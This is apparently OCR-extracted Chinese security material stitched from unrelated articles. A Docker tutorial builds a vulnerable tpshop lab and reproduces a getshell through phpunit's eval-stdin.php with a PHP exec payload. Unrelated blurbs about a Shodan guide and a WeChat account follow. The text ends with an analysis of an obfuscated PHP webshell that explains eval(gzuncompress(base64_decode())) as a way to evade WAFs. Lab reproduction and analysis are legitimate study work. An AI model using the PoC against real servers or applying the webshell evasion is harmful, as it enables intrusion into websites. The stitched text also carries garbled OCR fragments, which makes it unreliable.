
境.

下面引用官方图简单讲解下它们之间的差异

1、VM



2、Docker



传统虚拟机技术是虚拟出一套硬件后，在其上运行一个完整操作系统，在该系统上再运行所需应用进程. 而容器内的应用进程直接运行于宿主的内核，容器内没有自己的内核，而且也没有进行硬件虚拟. 因此容器要比传统虚拟机更为轻便，所以能实现 秒级 甚至是 毫秒级 启动.

功能和组件

户 Docker Client

护进 Docker Server

Docker Container

镜 Docker Images

仓库 Registry

Docker Client

在 linux 中, Docker 将客户端和服务端统一在同一个二进制文件中. 其他平台则只提供 Client.

Docker Server

它是驱动整个 Docker 功能的核心引擎，作用是接收客户端发送的请求，实现请求中要求的功能并返回相应额结果.

Docker Container

镜像（ Image ） 和容器（ Container） 的关系，就像是面向对象程序设计中的 类 和 实例 一样，镜像是静态的定义，容器是镜像运行时的实体. 容器可以被创建、启动、停止、删除、暂停等.

容器的实质是进程，但与直接在宿主执行的进程不同，容器进程运行于属于自己的独立的命名空间。因此容器可以拥有自己的 root 文件系统、自己的网络配置、自己的进程空间，甚至自己的用户 ID 空间. 容器内的进程是运行在一个隔离的环境里，使用起来，就好像是在一个独立于宿主的系统下操作一样. 这种特性使得容器封装的应用比直接在宿主运行更加安全. 也因为这种隔离的特性，很多人初学 Docker 时常常会把容器和虚拟机搞混.

Docker *实* *绍*

Docker Images


如果说容器提供了一个完整的、隔离的运行环境，那么镜像则是这个运行环境的静态体现，是一个还没运行起来的 运行环境.

Registry

和名字一样，它就是一个存放镜像的仓库，通常部署在网络中的服务器上或云中. 《官方仓库: Docker Hub》 :

https://hub.docker.com/

附网上一张 docker 功能图:



环境准备安装 docker

前提条件是满足内核版本，官方建议为 3.10 以上版本及 Cgroup 和 Namespace 相关选项.

Ubuntu or Debian

我用的是 debian，你可以自行选择用那一个. 进入 debian 官网，直接点右上角的下载 Debian 9.* 即可. 或者点 取得 Debian 再进入 下载一个安装映像 选择你所需的 iso.

系统安装就不累赘了，任意百度一篇文章均可。

Docker CE

官方为了简化安装流，提供了一套便捷的安装脚本, Debian 系统上可以使用这套脚本安装:

```
$ curl -fsSL get.docker.com -o get-docker.sh
```

or

```
$ sudo sh get-docker.sh --mirror Aliyun
```

执行这个命令后,脚本就会自动的将 最新版 Docker CE 安装至系统.

想加入开启自启动则:

```
$ sudo systemctl enable docker.service
```

验证是否存在，如果看到存在 docker.service 就说明成功:

```
$ sudo systemctl list-units --type=service
```

镜像加速

Docker 运行前需要本地存在对应的镜像，本地没有则会去远程镜像仓库下载. 默认是国外的下载源，下载的时候会很慢. 建议配置加速器:

```
$ curl -sSL https://get.daocloud.io/daotools/set_mirror.sh | sh -s
    http://c44a6190.m.daocloud.io
```

该脚本可以将 --registry-mirror 加入到你的 Docker 配置文件 /etc/docker/daemon.json 中.

或者将 daemon.json 内容改为阿里加速:

```
"registry-mirrors": ["https://mqodggij.mirror.aliyuncs.com"]
```

其他安装的见相关文档

docker-ce 官方安装文档:

```
https://docs.docker.com/engine/installation/linux/docker-ce/debian/#install-docker-ce-1
```

阿里 docker-CE 安装帮助:

```
https://yq.aliyun.com/articles/110806
```

基本示范

前面说到 镜像 在运行时我们称之为 容器，而 镜像 均需要从网络的仓库拉取一个基础镜像本地，根据需要，再填充或修改所需的配置等.

获取镜像的指令是 $ docker pull，常用格式 docker pull 仓库名[:标签]. 比如从官方仓库下载一个最新版本的 PHP 镜像，则运行

$ docker pull ubuntu:latest

当镜像下载好后，我们就可以已该镜像启动容器，并进入容器做相应操作.(run 容器时, docker 会先试图在本地找运行容器的指定镜像，如果没有则会从远程仓库拉取.)

$ docker run -it ubuntu:latest bash

run 表示运行

-it *这* ，*组* *终*

ubuntu:latest *这* ubuntu *镜* tag *动* .

bash Shell, /bin/bash

最后通过 exit 来退出这个容器.


实例一:

实例一中参数讲解

docker images : *经* *载* *镜* . *仓库* *标签* *镜* ID *创* *时间*

docker ps : *查* *态*.

实例二:



实例二中参数讲解:

--name apache : *动* *为* apache.

-d : *该*

-p 8080:80 : , 8080 80

httpd : *赖* apache *镜*

其余详细指令和参数请查看官网或《Docker 从入门到实践》，此处不再做过多概述.

除了上述 shell 交互方式, Docker 还提供一种脚本文件的方式来构建所需镜像，减少在不同机器上重复构建镜像、配置文件等操作，也方便团队交流时整理成文案，已阅读文件的形式知道该镜像包含那些修改及操作.

Dockerfile 文件解释

Dockerfile 是一个文本文件，可以逐行向里面写指令，每一条指令的内容，用来描述镜像如何构建。

引用《Docker 从入门到实践》中的实例，文件中内容如下:

```
FROM nginx

RUN echo '<h1>Hello, Docker!</h1>' > /usr/share/nginx/html/index.html
```

该文件内容很简单就两行（其他指令及含义本文未涉及到均不注解，请自行查询学习. 蟹蟹~）.

FROM : *础镜* ，*这* nginx

RUN : shell ， *处* *换* *认* index.html

在 Dockerfile 所在文件目录执行构造镜像指令:

```
$ docker build .
```

docker 会自己去找当前文件夹中的 Dockerfile 文件，并执行里面的命令.

注意，命令中的 . 符号不能省略，它用于制定上下文路径，代表当前目录，也就是指 Dockerfile 文件内用到带有路径的指令，均已它为起点向上或向下寻找路径内文件.

除了 Dockerfile 文件用来定制单个镜像，日常中还会碰到多个容器相互配合来运行容器的场景 此时就用到了 docker-compose.yml. 它负责快速在集群中部署或运行分布式应用，使用它的话则需要安装 Docker Compose，所幸它的安装步骤并不复杂.

安装 Compose 服务编排工具

```
$ sudo curl -L
    https://github.com/docker/compose/releases/download/1.18.0/docker-compose-un
    ame -s-uname -m -o /usr/local/bin/docker-compose`

$ sudo chmod +x /usr/local/bin/docker-compose

$ docker-compose --versiondocker-compose version 1.18.0, build 1719ceb
```

docker-compose.yml 用 YAML 语法格式 描述所需要的单个或多个镜像，定义成一组相关联的应用容器为一个项目.

运行 $ docker-compose up -d 指令后，会拉取文档内指定镜像并且运行容器.

up 指令用于创建并启动容器，为防止容器启动后，有服务在前台运行造成交互操作中断，通常配合 -d 参数在让其在后台运行.

文档内需要填写的内容，请看面章节，相关注释已经写好

构建利用环境

前面的都是废话，下面开始 基本操作 .

tpshop 的 getshell 镜像

确认环境

在任意目录下新建一个文件夹，用于存储该项目，本项目包含三个容器，内含 2 个子目录.

项目内的目录结构:

docker-compose.yml 是 Compose 的配置文件，主要用来构建基于 Docker 的复杂应用，Compose 通过一个配置文件来管理多个 Docker 容器，非常适合组合使用多个容器进行复合使用的场景。帮助文档:

https://docs.docker.com/compose/


内容如下:

```yaml
# 申明配置文件版本，注意`Compose`版本要高于1.13+ 实践一下踩踩坑就知道了
version: "3"
# 告知是一个应用容器，下面镜像均包含在这个应用容器内
services:
    # 镜像一 名称可以自己定义
    web:
        # 指定该镜像 nginx ，版本为 alpine 最小体积版. 如果镜像在本地不存在，会尝试拉取仓库中的镜像
        image: nginx:alpine
        # 挂载数据卷，可将物理主机内的某个目录挂载至容器内指定位置
        volumes:
            # 将当前路径下的conf/nginx文件夹挂载至容器内的conf.d目录，目的是替换nginx虚拟主机配置文件
            - "./conf/nginx:/etc/nginx/conf.d"
            # 容器之间共享一个挂载路径，用于放置解压后的Web页面源代码
            - "wwwdir:/var/www/html/"
        # 建立映射端口
        ports:
            # 将容器内80端口与主机80端口建立映射关系
            - "80:80"
        # 定义容器名称，默认名称
        container_name: "web"
        # 建立依赖关系
        depends_on:
            # 声明容器间的依赖. 这点很重要mysql在php的前面才能link生效
            - mysqldb
            - php

    # 镜像二
    php:
        # 注意区分 build 和 image. 这里是运行当前目录下php文件夹中的 Dockerfile 配置文件
        # bulid : 指 Dockerfile 所在文件夹路径，Compose 将会利用它自动构建这个镜像，然后使用这个镜像
        # image : 指定为镜像名称或镜像id，如果镜像在本地不存在，Compose 将会尝试拉去这个镜像.
        build: "./php/"
        volumes:
            - "wwwdir:/var/www/html/"
        ports:
            - "9000:9000"
        # 连接到其他的容器，这里指PHP容器链接MYSQL容器，实现容器与容器之间的交互
        links:
            - mysqldb
        container_name: "php"

    # 镜像三
    mysqldb:
        build: "./mysql/"
        # 设置环境变量，MYSQL提供几个环境变量用于指定连续参数：https://hub.docker.com/_/mysql/
        environment:
            # 设置数据访问密码
            MYSQL_ROOT_PASSWORD: "root"
            MYSQL_DATABASE: "tpshop"
        ports:
            - "3306:3306"
        volumes:
            - "./mysql_db:/var/lib/mysql"
        container_name: "mysqldb"

volumes:
    # 挂载一个全局共享卷，用于容器之间的数据共享
    wwwdir:
```


~/tpshop_getshell/php/Dockerfile 文件里面会记录一些基础指令，这些指令是用于稍后定制 php-fpm 镜像中的内容.

内容如下:

~/tpshop_getshell/mysql/Dockerfile 内容如下：



~/tpshop_getshell/conf/nginx/defaulf.conf 文件内容如下：

```
server {
    listen 80;
    server_name  _;
    index index.php index.html index.htm;
    root /var/www/html;

    location / {
        try_files $uri $uri/ /index.php?$query_string;
        autoindex on;
    }

    location ~ \.php$ {
        try_files $uri /index.php =404;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass php:9000;
        fastcgi_index index.php;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }
}

```


~/tpshop_getshell/mysql/my.cnf 文件内容如下:

```
[client]
port        = 3306
socket      = /var/run/mysqld/mysqld.sock

[mysqld]
port        = 3306
socket      = /var/run/mysqld/mysqld.sock

sql_mode=NO_ENGINE_SUBSTITUTION,NO_AUTO_CREATE_USER

```


上述文件内容均配置无误后，通过运行 docker-compose 完成镜像的安装及容器的启动.

运行 shell


```
$ docker-compose up -d
```

最终输出:

```
root@      e:/home/x/tpshop_getshell# docker-compose up -d
Starting mysqldb ... done
Starting php ... done
Starting web ... done
root@xujie:/home/x/tpshop_getshell# docker-compose ps
 Name                Command               State          Ports
-------------------------------------------------------------------------
mysqldb   docker-entrypoint.sh mysqld     Up      0.0.0.0:3306->3306/tcp
php       docker-php-entrypoint php-fpm   Up      0.0.0.0:9000->9000/tcp
web       nginx -g daemon off;            Up      0.0.0.0:80-
root       e:/home/x/tpshop_getshell#
```



最终效果图

此时我们打开浏览器浏览 localhost, 会跳转至 http://localhost/install/index.php, 说明安装成功.



复现 getshell

进入运行中的容器，查看下该后门是否存在:




OK~，接下来便是验证是否存在.

url:

http://tp.com/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php

poc:

```
<?php echo exec("pwd"); ?>
```



完整文件打包链接: :

https://pan.baidu.com/s/1c13Yd4 *码*: t9qf

参考

https://www.t00ls.net/viewthread.php?tid=42605&highlight=tpshop

https://github.com/Medicean/VulApps

https://github.com/vulhub/vulhub

https://docs.docker.com/

Shodan 参考手册

原创： jirairya 信安之路 2018-02-08

Shodan 是一个搜索引擎，但它与 Google 这种搜索网址的搜索引擎不同，Shodan 是用来搜索网络空间中在线设备的，你可以通过 Shodan 搜索指定的设备，或者搜索特定类型的设备，其中 Shodan 上最受欢迎的搜索内容是：webcam，linksys，cisco，netgear，SCADA 等等。

本文主要对 Complete Guide to Shodan

https://leanpub.com/shodan

的内容进行增、删、改，虽篇幅较长，但内容涉及了 Shodan 的搜索语法、客户端命令行、API 编程、工具插件、工控等，较为详细，适合当作 Shodan 手册。代码和搜索示例均已亲自测试并附截图。

若内容有错误或者不恰当的地方，望大佬指出，谢谢。

文档获取方式，关注公众号：信安之路 ，后台回复 shodan ，获取文档下载链接

揭露某些所谓"大佬"不为人知的另一面

原创： s9mf 信安之路 2018-03-23

那么我们的公众号内容如何定位呢？往往一个好的产品都有清晰的定位，也需要有自己的特点，还要有标签，我在想，我们信安之路的标签是什么？我想了两个，一个是技术原理，一个是前辈经验，在我们的信安之路上，前辈的经验是我们的指路灯而技术原理是我们在这条路上一步一个脚印实实在在打下的基础，所以缺一不可，这也是我们作者团队为之努力奋斗的目标和方向，最后欢迎大家加入我们的作者团队，为我们大家的信安之路添砖加瓦。

水文一篇，大佬请一笑而过。


接 Damian 表哥的文章

我看了表哥的文章觉得很赞耶，看文章的也能得免杀大马，真是太赞了。

看到表哥有大佬带就是好，文章最后 Damian 表哥也分享了文章的免杀大马和 1.php


赶紧下载下来怕百度云分享失效

长夜漫漫，好鸡儿无聊啊，打开表哥的免杀大马分析一波。



分析大马

细致假装分析首先看这段。我们去掉 ' . 很明显浮现在我们面前的是 php 代码，是的没错同学们。



大概就是首先大马作者，将大马源码先使用 gzcompress 函数压缩，然后再 base64_encode 函数编码。

然后用 eval(gzuncompress(base64_decode(加密大马))); 来解密加密大马，解密过程先 base64_decode 编码解密，再 gzuncompress 解压，等于还是执行了刚刚的大马源码。

那么大马作者为什么，如此大费周章的又加密又解密大马。

老师： 为了绕过 waf 啊

小明： 为什么加密后，就能绕过?

老师： 首先 waf 会检测你文件的内容，根据一些特征码查杀，就是一些敏感函数之类的。


小明： 那 waf 不会检测这些加密然后去解密不就好了?

老师： 你想想，waf 也是软件啊，也会耗费内存啊，要是 waf 耗费那么多内存去检测你大马的内容，不就影响网站运行效率了嘛，何况 waf 也有担忧，要是误杀了正常文件呢。

小明： 那 waf 也太傻了吧

老师： 那倒未必，正常你使用的低配版 waf，要是那个有钱客户购买高配版，特别是一些云 waf。

就如低配版某狗长这样:



然而高配版：

没有对比就没有伤害。

前面我们知道了，大马源码是经过加密的，那我们要分析大马源码是不是得先解密呢，其实很简单。

